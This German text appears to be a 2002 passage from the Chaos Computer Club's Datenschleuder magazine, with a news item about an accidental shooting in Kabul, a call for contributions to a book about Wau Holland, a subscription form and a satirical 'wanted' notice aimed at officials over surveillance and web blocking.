Bundeswehr beschießt versehentlich afghanisches TV-Fahrzeug

Kabul, 12. Juni (AFP) -

Ein Bundeswehr-Schützenpanzer hat in der afghanischen Hauptstadt Kabul versehentlich einen Übertragungswagen des regionalen Fernsehens beschossen. Der Panzer habe wegen einer "technischen Fehlfunktion" mindestens zehn Schüsse aus dem montierten Maschinengewehr abgegeben, als er auf einer Parkterrasse des örtlichen "Hotel Intercontinental" abgestellt gewesen sei, teilte eine britische Sprecherin der internationalen Afghanistan-Schutztruppe (ISAF) am Mittwochabend mit. Einige Geschosse seien in dem Übertragungswagen eingeschlagen. In das Hotel werden den Angaben zufolge die Beratungen der in der Nähe tagenden Ratsversammlung, der Loja Dschirga, für ausländische Journalisten übertragen.

http://de.news.yahoo.com/020612/286/2t01m.html

gefunden auf presroi.de (http://www.presroi.de/daily/2002/06/20020612.html)

Der Phrasenprüfer revisited

von Daniel Kulla <daniel@systemausfall.de>

Im Frühjahr 2001 richtete sich Wau Holland gerade häuslich in Berlin ein, formulierte Möglichkeiten der pädagogischen Vermittlung von digitalem Chaos und häufte in endlosen Monologen unzählige Ideen und Konzepte an. Im Sommer verstarb er völlig überraschend, hinterließ ratlose Anhänger und einen unübersichtlichen Nachlaß.

Sicherheit ist relativ: siehe Banktresore vor und nach der Erfindung des Schneidbrenners.

Während nun im Kreise seiner Freunde und Bekannten Einigkeit darüber herrschte, daß die abgerissenen Fäden von Waus umtriebiger Vortragstätigkeit wieder aufgenommen werden müßten und seine schillernde Persönlichkeit auch über seinen Tod hinaus wirken sollte, war lange Zeit unklar, wie die konkreten Formen des Andenkens und Fortführens aussehen würden.

Zunächst trat die Wauland-Stiftung (www.wauland.de) an, das Greifbare, also schriftliche Dokumente und Bilder, in einem Archiv zusammenzutragen und mit der Zeit daraus einen "Datengarten" als Ausgangspunkt für neue Projekte zu entwickeln. Des weiteren entstand das Vorhaben, den Alterspräsidenten des CCC und sein Wirken auch weniger Nahestehenden mithilfe eines Buches nahezubringen.

Der Rahmen

Wie sollte das nun aussehen? Eine umfangreiche Materialsammlung? Eine Heilige Schrift? Ein Handbuch Wau? Als der Verleger der beiden "Hacker-Bibeln", Werner Pieper (www.gruenekraft.net), dann zusagte, einen "Grünen Zweig" über den "größten deutschen Aphorismenschöpfer seit Lichtenberg" (Konrad Volz) zu verlegen, rückten mehr und mehr Waus Sprache und seine Philosophie in den Mittelpunkt. Um Monumentalwerke über komplexere technische Probleme und kaum abgeschlossene Diskussionen der Hackerszene zu umgehen, wurde beschlossen, diese Themen für ein CCC-internes Buch zu reservieren.Daher wurde ich als Nichthacker, aber Freund Waus und Spracharbeiter (www.systemausfall.de) auserkoren, vor allem den Menschen und seine wörtliche Wirkung auf die häufig um ihn versammelten Kleingruppen zu schildern. Arbeitstitel: "Der Phrasenprüfer".

Wau soll an vier exemplarischen Wirkungsstätten beschrieben werden: Hamburg, Löhrbach, Jena, Berlin. Die Schilderung jedes Ortes beginnt mit seinen Gesprächspartnern: wie mit diesen Leuten in Verbindung steht, was sie gerade zuletzt besprochen oder getan haben. Dann wird auf umgebende Geschehnisse eingegangen, wodurch sich einerseits weitere Schauplätze wie Dresden, Ilmenau, Bielefeld, Marburg und Heidelberg integrieren lassen und andererseits zentrale Themen eingeführt werden können. Der Schauplatz selbst wird anhand der Musik, der Drogen und des Anlasses dieses Treffens (Jena: WG-Party, Löhrbach: Vollmond, Berlin: Kongreß/Abendessen in Kaulsdorf, Hamburg: "normaler" Chaostag im Club) beschrieben.

Tja, und dann redet Wau uncut eine halbe Stunde. Das soll aus Video- und Tonbandaufzeichnungen rekonstruiert und mit schriftlich festgehaltenen oder kolportierten ußerungen angereichert werden. Wichtige und typische Themen werden im wautypischen Redefluß angeschnitten, mit wenigen Einwürfen und seinen Reaktionen darauf illustriert.

Das Projekt

Das Entstehen des Buches lebt von breitestmöglicher Mitwirkung. Um authentisch zu zeigen, wie Wau sprach, müssen so viel Aufzeichnungen wie möglich zusammengetragen werden, Videomitschnitte, Postings und Mails, Artikel, Notizen von und über Wau. Für die Rahmenhandlung werde ich zusammen mit Waus ehemaligen WG-Genossen in Jena und Tommy X in Hamburg Interviews mit Zeitzeugen und Freunden führen.

Daher hier der allgemeine Aufruf: an die unten eingeblendete Adresse können alle als veröffentlichungsfähig angesehenen Materialien gesandt werden. Es soll niemandem auf die Füße getreten werden. Die leidige Diskussion über problematische Inhalte und die Veröffentlichung einer Privatsphäre möchte ich gern damit ausräumen, daß ich Wau eher mit charakteristischen Beispielen als mit einer vollständigen Abhandlung beschreiben werde.

Erste Zusammenschau der Samples findet beim diesjährigen Chaos Communication Congress statt. Ob es einen Workshop oder einen Vortrag gibt, werden wir sehen, wichtig ist das Sammeln bis dahin.

Bestellungen, Mitgliedsanträge und Adressänderungen bitte senden an:

CCC e.V., Lokstedter Weg 72, D-20251 Hamburg, Fax +49.40.401.801.41

Adressänderungen und Rückfragen auch per E-Mail an *office@ccc.de*

- Chaos CD Blue, alles zwischen 1982 und 1999 EUR 23 + EUR 3 Porto
- Alte Ausgaben der Datenschleuder auf Anfrage
- Datenschleuder-Abonnement, 8 Ausgaben
  Normalpreis EUR 32
  Ermäßigter Preis EUR 16
  Gewerblicher Preis EUR 50 (wir schicken eine Rechnung)
- Satzung und Mitgliedsantrag
  EUR 2,50 oder zum Selberausdrucken unter *http://www.ccc.de/club/membership*

Die Kohle

- liegt als Verrechnungsscheck bei
- wurde überwiesen am _____._____._____ an

  Chaos Computer Club e.V., Konto 59 90 90-201
  Postbank Hamburg, BLZ 200 100 20

Name: _____

Straße / Postfach: _____

PLZ, Ort _____

Tel.* / Fax* _____

E-Mail: _____

Ort, Datum: _____

Unterschrift _____

*freiwillig

Die Datenschützer bitten um Mithilfe.

Belohnung

Im Zusammenhang mit geltendem Landes-, Bundes- und Menschenrecht weisen die Datenschützer auf folgende Personen hin:

SCHILY, Otto (Bundesinnenminister)

Das Innenministerium veranlasste den pauschalen Zugriff von Geheimdiensten auf Verbindungsdaten der Telekommunikation sowie die Rasterfahndung im Okt. 2001.

BÜSSOW, Jürgen (Regierungspräsident Düsseldorf)

Die Bezirksregierung veranlasste die providerseitige Sperrung von Internetseiten mit „illegalen“ Inhalten.

HOLTROP, Thomas (Vorstandsvorsitzender T-Online)

Der Internetanbieter speichert sämtliche Nutzungsdaten der Kunden 80 Tage.

Das Teledienstedatenschutzgesetz schreibt vor, diese „frühestmöglich, spätestens unmittelbar nach Ende der jeweiligen Nutzung“ zu löschen.

WENNING, Werner (Vorstandsvorsitzender BayerAG)

Der Pharmakonzern fordert BewerberInnen um einen Ausbildungsplatz zu einem „freiwilligen“ Drogentest auf.

GATES, Bill (Microsoft)

In der Lizenz vom Windows Media Player wird Microsoft das Recht eingeräumt automatisch Updates einzuspielen, die das Betriebssystem um Funktionen zum „Digital Rights Management“ (DRM) erweitern.

GLIETSCH, Dieter (Polizeipräsident Berlin)

Das LKA veranlasste die Sperrung von Internetseiten, die ein Plakat zeigten, welches von Polizisten verübte Straftaten veranschaulicht.

Wenn Sie diese Personen an der Ausübung ihres Handelns hindern, werden Sie unter Umständen belohnt mit dem Recht auf etwas weniger eingeschränkte informationelle Selbstbestimmung und gelegentlichem Schutz Ihrer Privatsphäre.